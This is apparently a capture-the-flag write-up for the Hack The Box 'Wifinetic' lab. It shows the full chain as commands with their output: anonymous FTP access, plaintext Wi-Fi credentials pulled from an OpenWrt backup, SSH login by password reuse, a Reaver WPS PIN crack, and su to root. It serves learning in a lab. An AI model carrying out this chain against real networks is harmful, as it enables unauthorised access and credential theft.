

Wifinetic

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV 10.129.128.138
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-19 17:17 CST
Nmap scan report for 10.129.128.138
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
21/tcp open  ftp        vsftpd 3.0.3
22/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
53/tcp open  tcpwrapped
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Let's see if we can get unsecured connection to FTP.




```
─$ ftp anonymous@10.129.128.138
```




```
ftp> ls
229 Entering Extended Passive Mode (|||46979|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
226 Directory send OK.
```

We can see few files that we can simply download.




```
─$ wget -r ftp://anonymous@10.129.128.138
```


From pdf files we can found some worth to note information.



samantha.wood93@wifinetic.htb




olivia.walker17@wifinetic.htb




I am writing to propose an essential project for our company that aims to migrate our existing network infrastructure from OpenWRT to Debian. OpenWRT has served us well in the past,

To extract all files from .tar archive run following command:




```
$ tar -xf backup-OpenWrt-2023-07-26.tar
```

There is a certificate at /etc/uhttpd.crt:




```
-----BEGIN CERTIFICATE-----
MIIB+jCCAaGgAwIBAgIQXETZQkfoKduKnCG/Qe1rGzAKBggqhkjOPQQDAjBfMQsw
CQYDVQQGEwJaWjESMBAGA1UECAwJU29tZXdoZXJlMRAwDgYDVQQHDAdVbmtub3du
MRgwFgYDVQQKDA9PcGVuV3J0YTJkMTMxMWQxEDAOBgNVBAMMB09wZW5XcnQwIhgP
MjAyMzA3MjMxOTE1MjJaGA8yMDI1MDcyMzE5MTUyMlowXzELMAkGA1UEBhMCWlox
EjAQBgNVBAgMCVNvbWV3aGVyZTEQMA4GA1UEBwwHVW5rbm93bjEYMBYGA1UECgwP
T3BlbldydGEyZDEzMTFkMRAwDgYDVQQDDAdPcGVuV3J0MFkwEwYHKoZIzj0CAQYI
KoZIzj0DAQcDQgAEabwDozkV+Y1ikcCW0sJOhrqnn+cWHw6gHACDrsyHoPDbnc8A
+hNeQJjkp1CiAYcRpEOa34EkeH7oY/KKRqJ56aM7MDkwEgYDVR0RBAswCYIHT3Bl
bldydDAOBgNVHQ8BAf8EBAMCBeAwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCgYIKoZI
zj0EAwIDRwAwRAIge6pPHlNJvPCTmsJ6npMWgdSHEeYQDBMpuyypFp11w1UCICH7
7pqE6aMtqrt2QrXjYz+4ITgnxWmG3eazBMk/J98E
-----END CERTIFICATE-----
```

We can read users from /etc/passwd:




```
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
```


From "wireless" file at /etc/config we can read plaintext password and other important information like SSID and that WPS is enabled on network.



```
option ssid 'OpenWrt'
```




```
option wps_pushbutton '1'
```




```
option key 'VeRyUniUqWiFIPasswrd1!'
```

As we have user names and password we can perform password spraying.




```
$ ssh netadmin@10.129.128.138
```




```
netadmin@wifinetic:~$ whoami
netadmin
netadmin@wifinetic:~$ ls
user.txt
```

One appeared successful, it is netadmin. User flag can be found at /home/netadmin.

There are wireless interfaces present on that machine.




```
netadmin@wifinetic:~$ ifconfig -a
```




```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 849  bytes 80666 (80.6 KB)
        RX errors 0  dropped 117  overruns 0  frame 0
        TX packets 1008  bytes 117705 (117.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:100  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
        RX packets 264  bytes 36425 (36.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 849  bytes 95948 (95.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Based on information displayed by iw we can see that wlan0 is interface is an Access Point with SSID - OpenWRT, wlan1 managed mode indicates it's used as Wi-Fi client and wlan2 as well as mon0 is linked with phy2 which is a separate wireless device. We can also read some other important details like physical addresses.




```
netadmin@wifinetic:~$ iw dev
phy#2
	Interface mon0
		ifindex 7
		wdev 0x200000002
		addr 02:00:00:00:02:00
		type monitor
		txpower 20.00 dBm
	Interface wlan2
		ifindex 5
		wdev 0x200000001
		addr 02:00:00:00:02:00
		type managed
		txpower 20.00 dBm
```



```
phy#1
	Unnamed/non-netdev interface
		wdev 0x100000082
		addr 42:00:00:00:01:00
		type P2P-device
		txpower 20.00 dBm
	Interface wlan1
		ifindex 4
		wdev 0x100000001
		addr 02:00:00:00:01:00
		ssid OpenWrt
		type managed
		channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
		txpower 20.00 dBm
phy#0
	Interface wlan0
		ifindex 3
		wdev 0x1
		addr 02:00:00:00:00:00
		ssid OpenWrt
		type AP
		channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
		txpower 20.00 dBm
```


Previously we found an information that WPS might be enabled. Let's see if we have any tools available on target for cracking that vulnerable option.



```
netadmin@wifinetic:~$ reaver

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

Seems like we follow the right path. Let's run Reaver using mon0 as monitor interface for -i switch and BSSID of target AP for -b switch.




```
netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
```

We were able to crack WPA PSK and WPS PIN in seconds. Let's try using that password for root user.



```
netadmin@wifinetic:~$ su root
Password:
root@wifinetic:/home/netadmin# whoami
root
root@wifinetic:/home/netadmin# ls /root
root.txt  snap
```

Success ! We obtained root access and root flag can be found at /root.